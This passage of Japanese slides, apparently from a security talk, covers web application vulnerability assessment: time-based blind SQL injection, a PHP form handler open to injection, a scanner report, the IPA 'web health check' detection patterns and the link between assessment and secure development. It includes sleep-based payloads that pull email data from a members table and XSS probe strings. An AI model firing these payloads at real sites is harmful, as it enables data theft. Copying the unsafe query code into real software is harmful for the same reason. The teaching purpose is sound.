INSERT INTO entries VALUES('',(SELECT sleep(5)),null) #', '', '')
```

- まったく画面表示がなくても、副問い合わせ (SELECT sleep(5)) により、5秒遅延するか否かで診断は可能
- 診断者の技量により、診断の可否が左右される
- 診断の副作用により、データが破壊される危険性（結構よく聞く）
- 本番環境では更新系画面のSQLインジェクション診断をしない場合もある

条件付きsleepにより情報を取り出す

```
INSERT INTO entries VALUES('$name', '$mail', '$address')
```

```
',(select if(substr((select email from
mini_bbs.members limit 0,1),1,1) =
'a',sleep(5),0)),null)#
```

出来上がりのSQL文

```
INSERT INTO entries VALUES('',(select if(substr((select email
from mini_bbs.members limit 0,1),1,1) = 'a',sleep(5),0)),
null)#', '', '')
```


- mini_bbs.membersテーブルのemail列、第1行1文字目が ‘a’ の場合のみ5秒待つSQL文
- これを繰り返すことにより、DB内のすべての情報が漏洩する

ソースコード診断なら検出は容易

\entry_do.php

```php
<?php
    $name = $_POST['name'];
    $mail = $_POST['mail'];
    $address = $_POST['address'];
    try {
        $con = new PDO("mysql:host=localhost;dbname=db;charset=utf8", "root", "mysql");
        $con->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        $sql = "INSERT INTO entries VALUES('$name', '$mail', '$address')";
        $result = $con->exec($sql);
    } catch (PDOException $e) {
        // 何もしない
    }
?>
<p>登録しました</p>

```



- ソースコード診断ツールならデータフローから脆弱性の検出が可能
- 画面表示の有無に関係なく診断可能

当該箇所のレポート

SQL Injection

説明

SQL Injection\パス 5:

深刻度：	高
結果ステータス：	確認必要
オンライン結果：	http://ASUS01/CxWebClient/ViewerMain.aspx?scanid=10040&projectid=10027&pathid=5
ステータス	新

	ソース	保存先
ファイル	/entry_do.php	/entry_do.php
ライン	2	9
オブジェクト	_POST	exec

コードスニペット

ファイル名 /entry_do.php

メソッド <?php

```
....
2.      $name = $_POST['name'];
....
9.          $result = $con->exec($sql);
```

Webアプリケーション脆弱性診断の流れ

- 診断前準備
  - 診断環境準備
  - 診断用アカウントの準備
- アプリケーション仕様把握
- 画面構成の把握
- 診断箇所の決定（全画面・全項目の場合は省略）
- 画面一覧表の作成
- 診断作業
- 報告書作成
- 報告会
- 診断後の後始末

Webアプリケーション検査の課題

- 費用が高額である
  - 検査に専門性を要すること、検査箇所や項目が多岐にわたることから、通常数百万円、場合によっては数千万円の費用が掛かる
  - ツールによる診断でコストを抑える場合が多いが、ツール診断には品質上の課題がある
- 安全性に対する課題
  - サイトに疑似攻撃をかけることからデータベース破壊などの危険性
  - 稼働中サイトに対する安全な検査手法の要請
- 品質に関する課題
  - 検査仕様のスタンダードがない
  - 検査項目の規定
  - 検査の深さに対する規定
  - 抜き取り検査とする場合の抜き取り方法

→ベンダーの手抜きやスキル不足による品質低下のリスク

診断の基準とは?

- なにを以て「正」とするか?
  - 脆弱性は、「ないこと」が正
  - セキュリティ機能は「機能自体があり正しく機能すること」が正
- 脆弱性が「ないこと」をどうやって検証するか?
  - どの脆弱性を検査するか? SQLインジェクション、XSS、CSRF…
  - どこまで調べたら、「ない」と言えるか?
    - つまるところ、「色々やってみる」しかない
- セキュリティ機能が「正しく機能」するとは?
  - 仕様や設計書が提示されることは、ほとんどない
  - アプリケーションの仕様を実物から把握して、「常識的に」診断員が判断している
  - おおまかなところは、診断会社毎に基準がある…はず

「ウェブ健康診断」の紹介

診断方式： 遠隔地からインターネット経由による手動若しくは自動診断ツールを利用
診断実施数：約300団体
診断対象： 地方公共団体が保有若しくは利用している、現在インターネットで稼動中のWeb
サーバ1サイト分（1ドメインネーム）

HASH Consulting

https://www.j-lis.go.jp/lasdec-archive/cms/12,1284.html より引用

ウェブ健康診断仕様(1)

- 12項目の診断項目により危険度の高い脆弱性項目を網羅している
  - 実被害に至る可能性の高いものに限定
  - 「安全なウェブサイトの作りかた 改定第3版」で解説されている9種類の脆弱性を包含
- 診断仕様、判定基準、抜き取り基準が明確に定義・公開されている
- 公開された無償ツールのみで診断できる
- 本番稼働サイトの診断を前提とした安全性の高い診断仕様である
- 当初、LASDECにより策定、現在はIPAに管理を移管された

https://www.j-lis.go.jp/lasdec-archive/cms/12,1284.html より引用

ウェブ健康診断仕様(2)

記号	診断項目（脆弱性名）	危険度	能動的攻撃/受動的攻撃	想定被害		
				情報漏洩	改ざん	妨害
(A)	SQL インジェクション	高	能動的	○	○	○
(B)	クロスサイト・スクリプティング(XSS)	中	受動的	○	△	
(C)	クロスサイト・リクエスト・フォージェリ(CSRF)	中	受動的	△	○	○
(D)	OS コマンドインジェクション	高	能動的	○	○	○
(E)	ディレクトリ・リスティング	低～高	能動的	○		
(F)	メールヘッダインジェクション	中	能動的			○
(G)	パストラバーサル	高	能動的	○	△	
(H)	意図しないリダイレクト	中	受動的	○		
(I)	HTTP ヘッダインジェクション	中	受動的	○	△	
(J)	認証	低～中	能動的	○	○	
(K)	セッション管理の不備	低～高	能動的／受動的	○	○	
(L)	アクセス制御の不備、欠落	高	能動的	○	○	

https://www.ipa.go.jp/security/vuln/websecurity.html より引用

ウェブ健康診断仕様(3)

2.4 診断時に利用する診断項目毎の検出パターン（目安）、脆弱性有無の判定基準について

各診断項目における検出パターン及び脆弱性有無の判定基準は以下のとおり。なお、厳密な意味で言えば、本基準で判定される挙動は、「当該脆弱性がある可能性が高い」ということになる（必ず当該脆弱性があることを 100%保障はしない）。

（A） SQL インジェクション			
検出パターン		脆弱性有無の判定基準	備考（脆弱性有無の判定基準詳細、その他）
1	「'」（シングルクォート）1 個	エラーになる	レスポンスに DBMS 等が出力するエラーメッセージ（例：SQLException、Query failed 等）が表示された場合にエラーが発生したと判定します。
2	「*検索キー*」と「*検索キー*'and'a'='a」の比較	*検索キー*のみと同じ結果になる	HTTP ステータスコードが一致し、かつレスポンスの diff（差分）が全体の 6%未満の場合、同一の結果と判定します。検査対象が検索機能の場合は、検索結果件数が同一の場合にも、同一の結果と判定します。
3	「*検索キー(数値)*」と「*検索キー* and 1=1」の比較	*検索キー*のみと同じ結果になる	同上

（B） クロスサイト・スクリプティング（XSS）			
検出パターン		脆弱性有無の判定基準	備考（脆弱性有無の判定基準詳細、その他）
1	「'>"><hr>」	エスケープ等されずに出力される	レスポンスボディーに検査文字列の文字列がエスケープ等されずに出力されると脆弱と判定します。
2	「'>"><script>alert(document.cookie)</script>」	エスケープ等されずに出力される	同上
3	URL 中のファイル名として <script>alert(document.cookie)</script>	エスケープ等されずに出力される	同上。http://www.xxxx.jp/service/index.html という URL であった場合、「index.html」の部分に検査文字列をエンコードせずに挿入します。
4	javascript:alert(document.cookie);	href 属性等に出力される	レスポンスボディーの特定の URI 属性（src, action, background, href, content）や、JavaScript コード（location.href, location.replace）等に検査文字列が出力される場合、脆弱と判定します。

https://www.ipa.go.jp/security/vuln/websecurity.html より引用

脆弱性診断のデモ

脆弱性診断によくある誤解(1) 定期的診断

- Webアプリケーション脆弱性診断は、テストの一種
- アプリケーションの「テスト」を定期的にしますか?
- 「定期的に診断する」目的には二つの可能性
  - 新しい攻撃手法が出てきたから
  - 機能追加や改修があったから
- 「新しい攻撃手法」に対する診断
  - 実は、「新しい攻撃手法」が出てくる例は少ない
  - 最近だと「クリックジャッキング」が代表例
  - まだ診断対象になっていない場合が多いのでは?（推測）
  - 本来は、「新しい攻撃手法の認知」の後速やかに実施すべし
- 機能追加や改修に対する診断
  - 意味はあるが、本来は機能追加や改修の後速やかに実施すべし

脆弱性診断によくある誤解(2)重要なページだけ診断

- 網羅的な診断は費用が掛かるので、抜き取り検査とする場合は多い
- その際、「重要なページだけ診断してください」とよく言われる
  - お気持ちはよく分かりますが…
- 「重要でないページ」に脆弱性があっても、サイト全体に影響が及ぶ脆弱性が多い
  - SQLインジェクション（脆弱性の場所に関わらずDB全体が漏えいする）
  - クロスサイト・スクリプティング（JavaScriptによる攻撃はサイト全体に波及）
  - HTTPヘッダインジェクション（同上）
  - ディレクトリ・トラバーサル（サーバー内の全てのファイルが漏えいの可能性）
  - OSコマンドインジェクション（コマンドの実行はサーバー全体に影響）
- 「抜き打ちテスト」の意味からは、むしろ「重要でないページ」の方がよい
- 脆弱性の影響範囲を理解した上で、診断会社と診断箇所をよく相談する


脆弱性診断は「監査」なのか?

- 監査ではない(私見)
- 脆弱性診断はソフトウェアのテストである
- 監査とするには以下が足りない
  - 明確な基準がない
  - プロセスの妥当性を把握するものではない
- しかし、プロセスの妥当性を把握する材料の一つではある

脆弱性診断とPDCA(1)

- 脆弱性診断とPDCAの話はよくあり、大抵は以下のようなもの
- P(Plan): システムを設計する
- D(Do): システムを開発する
- C(Check): 脆弱性診断により脆弱性把握する
- A(Action): 脆弱性の改修方針を策定し、Pに戻り、改修作業を行う

3分で分かるセキュアプログラミング(再掲)



HASH Consulting

日経SYSTEMS2009年8月号「プロマネの技で守るWebセキュリティ」図1を改変


脆弱性診断とPDCA(2)

- 本来の脆弱性診断によるPDCAサイクルは以下のようなもの
- P(Plan): セキュア開発の手順を策定する
  - セキュア開発プロセス、開発標準の定義
  - 要因の教育計画
- D(Do): システムを開発する
  - 教育の実施、システムの開発、脆弱性診断等の運用を行う
- C(Check): 開発プロセスの問題点を分析する
  - Doで出て来た問題点（検出された脆弱性等）の原因分析を行い、根本的な課題（教育の不足、開発標準の不備等）を分析する
- A(Action): セキュア開発手順の見直しを行う
  - Checkで指摘された課題の解決策（開発標準の改訂、教育の見直し等）を検討し、Planに戻って実行する

脆弱性診断と監査（私見）

- 脆弱性診断を技術監査と称して“定期的に”実施する企業は多い
  - 監査の中でどう活かしていますか?
- セキュア開発プロセス自体は多くの企業で実施されている
- セキュア開発プロセス自身をPDCAサイクルの中で改善しているという話はあまり聞かない
- いずれにせよ、脆弱性診断の結果（脆弱性の有無）は、重要なことだが、監査のインプットとしてはミクロの情報と考える
- 重要なことは、「脆弱性が見つかった後の原因分析とプロセスの改善」にある
- そこまで実施している企業はごくわずかと予想

セキュアプログラミング成熟度モデル



まとめ

- 脆弱性が受注者(開発会社)の責任とする判決が出た
- 脆弱性はソフトウェアバグの一種である
- セキュリティ要件、RFPの重要性
- セキュア開発プロセスの重要性
- 脆弱性診断はソフトウェアテストの一種である
- セキュリティテスト=脆弱性診断に依存したセキュア開発
- 脆弱性診断の課題
- ウェブ健康診断の紹介
- 脆弱性診断と監査
- 開発プロセスの継続的改善

ご静聴ありがとうございました